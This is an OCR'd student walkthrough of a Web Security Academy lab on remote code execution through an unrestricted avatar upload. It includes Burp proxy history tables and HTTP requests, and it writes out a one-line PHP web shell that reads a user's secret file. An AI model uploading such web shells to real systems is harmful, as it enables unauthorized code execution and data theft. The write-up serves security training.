
File Upload Vulnerabilities Lab - 01

Remote Code Execution Via Web Shell Upload


M.Gobi Shankar

CB.SC.P2CYS23019

With the given account detail login into the account.




Upload an image, then return to account page. We can that a preview of avatar is now displayed on the page.



My Account

Your username is: wiener



My Account

Your username is: wiener

Email


Update email

Avatar:

Browse... No file selected.

Upload

In Burp, go to Proxy > HTTP history. Click the filter bar to open the HTTP history filter window. Under Filter by MIME type, enable the Images checkbox, then apply your changes.



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	https://0a960058035959cc8587...	GET	/			200	8370	HTML		Remote code execution vi...		✓	79.125.84.16		10:23:34 8 Ap...	8080
2	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:23:46 8 Ap...	8080
3	https://0a960058035959cc8587...	GET	/my-account			302	86					✓	79.125.84.16		10:24:05 8 Ap...	8080
4	https://0a960058035959cc8587...	GET	/login			200	3530	HTML		Remote code execution vi...		✓	79.125.84.16		10:24:14 8 Ap...	8080
6	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:24:58 8 Ap...	8080
7	https://0a960058035959cc8587...	POST	/login	✓	✓	200	3608	HTML		Remote code execution vi...		✓	79.125.84.16		10:25:08 8 Ap...	8080
8	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:25:21 8 Apr...	8080
9	https://0a960058035959cc8587...	POST	/login	✓		200	3608	HTML		Remote code execution vi...		✓	79.125.84.16		10:26:14 8 Apr...	8080
10	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:26:21 8 Apr...	8080
11	https://0a960058035959cc8587...	POST	/login	✓		200	3608	HTML		Remote code execution vi...		✓	79.125.84.16		10:26:45 8 Ap...	8080
12	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:26:50 8 Ap...	8080
13	https://0a960058035959cc8587...	POST	/login	✓		200	3608	HTML		Remote code execution vi...		✓	79.125.84.16		10:27:03 8 Ap...	8080
14	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:27:17 8 Apr...	8080

Filter settings

Filter by request type
- ☐ Show only in-scope items
- ☐ Hide items without responses
- ☐ Show only parameterized requests

Filter by MIME type
- ☑ HTML ☑ Other text
- ☑ Script ☑ Images ←
- ☑ XML ☑ Flash
- ☐ CSS ☐ Other binary

Filter by status code
- ☑ 2xx [success]
- ☑ 3xx [redirection]
- ☑ 4xx [request error]
- ☑ 5xx [server error]


Filter by search term [Pro only]
- ☐ Regex
- ☐ Case sensitive ☐ Negative search

Filter by file extension
- ☐ Show only: asp,aspx,jsp,php
- ☐ Hide: js,gif,jpg,png,css

Filter by annotation
- ☐ Show only commented items
- ☐ Show only highlighted items

Filter by listener
- Port

In the proxy history, notice that your image was fetched using a GET request to /files/avatars/cover.jpeg. Send this request to Burp Repeater.



Filter: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
17	https://0a960058035959cc8587...	POST	/login	✓		200	3608	HTML		Remote code execution vi...		✓	79.125.84.16		10:28:03 8 Ap...	8080
18	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:28:08 8 Ap...	8080
19	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=A...	✓		200	394	JSON				✓	142.250.182.206		10:29:15 8 Apr...	8080
20	https://0a960058035959cc8587...	POST	/login	✓		302	188					✓	34.246.129.62	session=PGD8nhH...	10:29:28 8 Apr...	8080
21	https://0a960058035959cc8587...	GET	/my-account?id=wiener	✓		200	4322	HTML		Remote code execution vi...		✓	34.246.129.62		10:29:45 8 Ap...	8080
22	https://0a960058035959cc8587...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	34.246.129.62		10:29:48 8 Ap...	8080
23	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		10:29:48 8 Ap...	8080
24	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	34.246.129.62		10:33:16 8 Apr...	8080
25	https://contile.services.mozilla.c...	GET	/v1/tiles			200	2509	JSON				✓	34.117.237.239		10:34:04 8 Ap...	8080
26	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓		200	578	JSON				✓	142.250.196.78		10:35:13 8 Apr...	8080
27	https://contile-images.services....	GET	/obgoOYObjIFea_bXuT6L4LbBJ8j425A...			304	215	JPEG	jpg			✓	34.120.115.102		10:35:08 8 Ap...	8080
28	https://0a960058035959cc8587...	POST	/my-account/avatar	✓		200	330	HTML				✓	79.125.84.16		10:38:18 8 Apr...	8080
29	https://0a960058035959cc8587...	GET	/my-account			200	4312	HTML		Remote code execution vi...		✓	79.125.84.16		10:38:25 8 Apr...	8080
30	https://0a960058035959cc8587...	GET	/files/avatars/cover.jpeg			200	6401	JPEG	jpeg			✓	79.125.84.16		10:38:32 8 Apr...	8080
31	https://0a960058035959cc8587...	GET	/academyLabHeader		✓	400	130	text				✓	79.125.84.16		10:38:32 8 Apr...	8080


Request

```
GET /files/avatars/cover.jpeg HTTP/2
Host: 0a960058035959cc8587af5000f5000b.web-security-academy.net
Cookie: session=PGD8nhHOnjKh8unhPKoO0jpJimPRs8zv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a960058035959cc8587af5000f5000b.web-security-academy.net/my-account
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
If-Modified-Since: Mon, 08 Apr 2024 05:02:57 GMT
If-None-Match: "17fe-6158eb80479cf"
Te: trailers


```

Response


```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 05:08:34 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 08 Apr 2024 05:08:23 GMT
Etag: "17fe-6158ecb74906c"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 6142

ÿØÿàJFIFÿÛ
[illegible]
```

Create a file called exploit.php, containing a script for fetching the contents of carlos's secret file.



```
┌──(kali㉿kali)-[~]
└─$ nano exploit.php

┌──(kali㉿kali)-[~]
└─$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Use the avatar upload function to upload your malicious PHP file. The message in the response confirms that this was uploaded successfully. In Burp Repeater, change the path of the request to point to PHP file.




```
GET /files/avatars/exploit.php HTTP/2
Host: 0a960058035959cc8587af5000f5000b.web-security-academy.net
Cookie: session=PGD8nhHOnjKh8unhPKoO0jpJimPRs8zv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a960058035959cc8587af5000f5000b.web-security-academy.net/my-account
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
If-Modified-Since: Mon, 08 Apr 2024 05:02:57 GMT
If-None-Match: "17fe-6158eb80479cf"
Te: trailers


```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 05:14:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

TAHgjqtZBBHFz8LN6W29LPioNVr42tAB
```

Content of Secret File: TAHgjqtZBBHFz8LN6W29LPioNVr42Tab

Submit the secret to solve the lab.



Web Security Academy
Remote code execution via web shell upload
Submit solution
Back to lab description »
LAB
Not solved
Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar:

Browse... No file selected.

Upload


a960058035959cc8587af5000f5000b.web-security-academy.net

Answer:

TAHgjqtZBBHFz8LN6W29LPioNVr42tAB

Cancel OK

Lab Completed Successfully.



Remote code execution via web shell upload

Congratulations, you solved the lab!

My Account

Your username is: wiener

No file selected.